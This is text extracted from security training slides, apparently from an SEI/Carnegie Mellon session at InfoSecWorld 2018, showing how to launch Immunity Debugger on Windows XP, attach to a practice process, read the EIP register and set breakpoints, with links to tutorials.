- Will want vuln2 process
 - Not yet ☺
- Attach to a cmd shell for now
 - Any one will do




LAUNCH DEBUGGER

On WInXP Launch Immunity

- Will be attaching to process
 - File > attach
- Will want vuln2 process
 - Not yet 😊

Loads and pauses

- Recall EIP gives next instruction
 - 0x004012D2
 - “ModuleEntryPoint”
 - Start of program



LAUNCH DEBUGGER

On WInXP Launch Immunity

- Will be attaching to process
 - File > attach
- Will want vuln2 process
 - Not yet ☺

Loads and pauses

- Recall EIP gives next instruction
 - 0x004012D2
 - “ModuleEntryPoint”
 - Start of program

Additional Resources

- Well documented in general

<http://www.immunityinc.com/products/debugger/>


<https://sgros-students.blogspot.com/2014/05/immunity-debugger-basics-part-1.html>

<https://sgros-students.blogspot.com/2014/09/immunity-debugger-basics-part-2.html>

QUICK FACTS

Main windows

1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump




QUICK FACTS

Main windows

1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
 - F2
 - Right click > Breakpoint > Toggle



Software Engineering Institute
Carnegie Mellon University



InfoSecWorld
Conference & Expo 2018

